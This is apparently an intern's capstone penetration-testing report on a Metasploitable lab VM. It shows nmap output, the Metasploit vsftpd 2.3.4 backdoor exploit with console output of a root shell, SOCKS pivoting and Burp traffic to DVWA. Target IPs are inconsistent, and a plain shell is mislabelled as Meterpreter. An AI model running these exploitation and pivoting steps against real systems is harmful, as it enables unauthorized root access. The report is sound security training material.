

Capstone Vulnerability Assessment and Penetration Testing Report

Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is a structured approach used to identify, analyze, and exploit security weaknesses in systems, networks, and applications in order to evaluate their real-world risk. This report documents a hands-on VAPT engagement carried out in a controlled lab environment, simulating how an attacker would systematically compromise a target using industry-standard tools and methodologies.

The objective of this exercise is to gain practical exposure to the **complete penetration testing lifecycle**, from reconnaissance and vulnerability analysis to exploitation, post-exploitation, and application/API testing. The engagement follows the **Penetration Testing Execution Standard (PTES)** framework, ensuring that each phase is executed in a methodical and professional manner.

By performing this simulation, I aim to strengthen my understanding of how individual vulnerabilities can be chained together to achieve deeper system compromise, how compromised systems can be used for pivoting, and how security weaknesses at the network and application layers interact. This lab also emphasizes proper documentation and reporting, which are critical components of any real-world penetration testing assignment.

All activities described in this report were conducted strictly for **educational purposes** within an isolated lab setup, adhering to ethical hacking principles.

Phase 1: Scoping & Reconnaissance

The reconnaissance phase focuses on understanding the target environment and identifying exposed services that may be vulnerable.

1. Network Discovery

The first step is to verify that the target system is reachable on the network.

```
ping -c 4 192.168.1.200
```

A successful response confirms that the target is alive and reachable, allowing further enumeration.

2. Port Scanning and Service Enumeration

Next, Nmap is used to identify open ports and running services. This step is critical for mapping the attack surface.

```
nmap -sV -sC -oN nmap_initial_scan.txt 192.168.1.200
```

Explanation of options:

- **-sV**: Detect service versions running on open ports.
- **-sC**: Execute default, non-intrusive NSE scripts.
- **-oN nmap_initial_scan.txt**: Save scan results for reporting and analysis.

```
(sam@sam) [~]
$ sudo nmap -sV -sC -oN nmap_initial_scan.txt 192.168.0.102
[sudo] password for sam:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 15:12 IST
Nmap scan report for 192.168.0.102
Host is up (0.00000s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.0.106
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:72:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
```

```

|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:01:07
|   source ident: nmap
|   source host: A27407F9.F0D9233E.FFFA6D49.IP
|     error: Closing Link: yjsvfeftx[192.168.0.106] (Quit: yjsvfeftx)
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http           Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:30:B6:E9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2025-12-25T04:42:31-05:00
|_clock-skew: mean: 1h15m02s, deviation: 2h30m00s, median: 2s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
[sam@sam] ~

```

Figure 1: Nmap result

The scan reveals that **port 21/tcp** is open and running **vsftpd 2.3.4**, which becomes the primary point of interest for further analysis.

Phase 2: Vulnerability Analysis

This phase involves correlating discovered services with known vulnerabilities using both manual and automated techniques.

1. Manual Vulnerability Correlation

With vsftpd 2.3.4 identified, a manual search for known vulnerabilities quickly reveals the presence of a **backdoor vulnerability** affecting this version. This step reflects real-world pentesting practices, where manual research complements automated scanning.

2. Automated Vulnerability Scanning with OpenVAS

To gain a comprehensive view of the system's security posture, OpenVAS is used to perform an automated vulnerability assessment.

- **Start OpenVAS:**

Navigate in Kali to:

Applications → 01-Information Gathering → OpenVAS (gvm)

- **Create a Target:**

Access the web interface at <https://127.0.0.1:9392> and create a new target using the IP address 192.168.0.102

- **Create a Task:**

Configure a new task, select the created target, and choose the “**Full and fast**” scan profile.

- **Run the Scan:**

Execute the scan and allow OpenVAS several minutes to complete the assessment.

- **Review Results:**

After completion, review the findings under the **Reports** section. A high-severity vulnerability related to the **VSFTPD backdoor** is identified. Download the report in PDF or HTML format for final documentation.




Figure 2: OpenVAS findings

Phase 3: Exploitation

Based on the vulnerability analysis, exploitation is performed to gain access to the target system.

1. Launch Metasploit Framework


```
msfconsole
```

2. Search for the Relevant Exploit

```
msf6 > search vsftpd 2.3.4
```

The search returns the appropriate module:

```
exploit/unix/ftp/vsftpd_234_backdoor
```



```
(sam@sam) [~]
$ msfconsole -q
msf > search vsftpd 2.3.4

Matching Modules
=====
#   Name                   Disclosure Date  Rank    Check  Description
-   --
0   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, soc
                      ks4
RHOSTS              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                21       yes       The target port (TCP)
```

Figure 3: Metasploit exploit selection

3. Configure and Execute the Exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Set the required parameters:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.200
```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.102:21 - USER: 331 Please specify the password.
[+] 192.168.0.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.106:33169 → 192.168.0.102:6200) at 2025-12-25 15:19:41 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
|
```

Figure 4: Metasploit Meterpreter session

Upon successful exploitation, a shell is obtained. Commands such as whoami and ls -la can be executed to confirm access and explore the system.

Phase 4: Post-Exploitation & API Testing with Burp Suite

After gaining system access, post-exploitation activities are performed, including pivoting to internal services and testing a vulnerable API.

1. Identify the Web Service

The initial Nmap scan indicated a web service running on port 80. Using the obtained shell, the service is verified:

```
curl http://127.0.0.1
```

The response confirms the presence of **DVWA (Damn Vulnerable Web Application)**.




Figure 5: DVWA

2. Set Up Burp Suite

- Launch Burp Suite (Community Edition).
- Ensure the proxy listener is running on 127.0.0.1:8080.
- In **Proxy → Options**, add the target IP (192.168.1.200) to the *Do not proxy* list to control traffic interception.



Burp Suite Community Edition v2025.7.4 - Temporary Project

Filter settings: Hiding CSS, general and binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	https://www.growthbook.io	Get	/runsec-v1/sous/mnvwousa			409	453	text/html; charset=UTF-8		Vulnerability: Cross Site Request Forgery		✓	10.10.10.100:39		11:27:26 18/07...	8080	14
1386	http://10.49.187.84	Get	/vulnerabilities/crf1			200	4633	HTML		Vulnerability: Cross Site Request Forgery			10.49.187.84		11:53:37 18/07...	8080	15
1387	http://10.49.187.84	Get	/vulnerabilities/sqlinj			200	4843	HTML		Vulnerability: SQL Injection			10.49.187.84		11:54:14 18/07...	8080	20
1388	http://10.49.187.84	Get	/vulnerabilities/sqli			200	4902	HTML		Vulnerability: SQL Injection			10.49.187.84		11:54:51 18/07...	8080	20
1389	https://www.yahckme.com	Get	/socket.io/1/fe04/transport=websocket			101	371	text	io/				172.66.164.239	thm-aid=34593be...	11:55:34 18/07...	8080	309
1390	https://www.yahckme.com	Get	/socket.io/1/fe04/transport=websocket			101	371	text	io/				172.66.164.239	thm-aid=34593be...	11:55:34 18/07...	8080	340
1391	https://www.growthbook.io	Get	/sub/rdf/v30/BhwHwIrlw08a			200	429	text					151.101.65.39		11:55:36 18/07...	8080	28
1392	https://www.yahckme.com	Get	/socket.io/1/fe04/transport=websocket			101	371	text	io/				151.101.65.39		11:55:36 18/07...	8080	36
1393	https://www.yahckme.com	Get	/socket.io/1/fe04/transport=websocket			101	371	text	io/				172.66.164.239	thm-aid=34593be...	11:55:51 18/07...	8080	325
1394	https://www.yahckme.com	Get	/socket.io/1/fe04/transport=websocket			101	371	text	io/				172.66.164.239	thm-aid=34593be...	11:55:57 18/07...	8080	318
1395	http://10.49.187.84	Get	/vulnerabilities/crf1			200	4902	HTML		Vulnerability: SQL Injection			10.49.187.84		11:56:03 18/07...	8080	20
1396	https://neuus-websocket-a.inte...	Get	/pubsubS_EwVURRwRpDQpHfRQH...			101	181	text					18.97.36.45		11:56:03 18/07...	8080	610
1397	https://neuus-websocket-a.inte...	Get	/pubsubS_5alHbmklJa_q0TpWNgj5y0/...			101	181	text					18.97.36.45		11:56:11 18/07...	8080	617

Request

Pretty Raw Hex

```
1 GET /vulnerabilities/sql/?id=1&Submit=Submit HTTP/1.1
2 Host: 10.49.187.84
3 Accept-Language: en-GB,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Accept: */*
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-GB,en;q=0.9
9 Content-Type: application/x-www-form-urlencoded
10 Connection: keep-alive
11 Cache-Control: no-cache, must-revalidate
12 Pragma: no-cache
13
14
15 <!DOCTYPE html PUBLIC "-//IARC/DTD XHTML 1.0 Strict//EN"
16 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
17
18 <html xmlns="http://www.w3.org/1999/xhtml">
19
20 <head>
21 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
22
23 <title>
24 Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10
25 </title>
26
27 <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 18 Dec 2025 06:26:06 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-ubuntu0.26
5 Expires: Tue, 29 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 4588
10 Keep-Alive: timeout=10, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html;charset=utf-8
13
14
15
16
17
18
19
20
21
22
23
24
25
```

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

Notes

Figure 6: Burpsuite

3. Configure Pivoting with Proxychains

To route traffic through the compromised system, proxchains is configured.

Edit the configuration file:

```
sudo nano /etc/proxychains4.conf
```

- Comment out existing socks4 entries.

Add the following line at the bottom:

socks4 127.0.0.1 5855

In Metasploit, background the session (Ctrl+Z) and configure routing:

```
msf6 > route add 192.168.1.200 1
```

```
msf6 > use auxiliary/server/socks proxy
```

```
msf6 auxiliary(server/socks proxy) > set SRVHOST 127.0.0.1
```

```
msf6 auxiliary(server/socks_proxy) > run
```

This creates a SOCKS proxy that tunnels traffic through the active Meterpreter session.

4. API Testing Through Burp Suite

- Configure the browser to use proxy 127.0.0.1 on port 8080.
- Ensure Burp Suite is intercepting traffic on 127.0.0.1:8080.
- Send a request through proxychains:

```
proxychains curl http://192.168.1.200/vulnerabilities/exec/
```

The HTTP request appears in Burp's **HTTP history**. It can now be forwarded to **Repeater** for manual manipulation and testing for command injection or other API vulnerabilities, simulating a real-world web application assessment.

Penetration Testing Execution Standard (PTES) – Final Report

Engagement Overview

This penetration testing engagement was conducted to evaluate the security posture of the target environment by simulating realistic cyberattack scenarios in a controlled and ethical manner. The primary objective was to identify vulnerabilities, validate their exploitability, and assess the potential impact on systems, applications, and data. The assessment followed the Penetration Testing Execution Standard (PTES) framework to ensure a structured, comprehensive, and industry-recognized approach.

Methodology

The engagement was executed across the core PTES phases: Scoping & Reconnaissance, Vulnerability Analysis, Exploitation, Post-Exploitation, and Reporting. During reconnaissance, exposed network services, system configurations, and application endpoints were identified. Vulnerability analysis combined automated scanning tools with manual verification to reduce false positives and accurately prioritize risks. Confirmed vulnerabilities were safely exploited to determine real-world impact while maintaining system stability.

Findings & Impact

The assessment revealed multiple security weaknesses, including outdated services, insecure configurations, weak access controls, and application-level flaws. Although some issues appeared moderate when viewed individually, chaining multiple vulnerabilities enabled deeper compromise, including unauthorized access and privilege escalation. These weaknesses could potentially lead to sensitive data exposure, misuse of system resources, service disruption, and lateral movement within the environment if exploited by a malicious actor.

Recommendations

It is strongly recommended to implement timely patch management, enforce the principle of least privilege, strengthen authentication and authorization mechanisms, and harden exposed network services. Secure coding practices, improved logging, and continuous monitoring should be adopted to detect and respond to threats effectively. Periodic VAPT engagements are advised to maintain ongoing security assurance.

Conclusion

This full VAPT engagement demonstrates a realistic attack lifecycle—from reconnaissance and vulnerability discovery to exploitation, pivoting, and API testing—aligned with the PTES framework. The exercise highlights how a single exposed service can lead to deeper system compromise and application-level vulnerabilities when combined with effective post-exploitation techniques.

Document Information:

Report Generated: December 26, 2025

Author: Soumendu Manna - CyArt VAPT Intern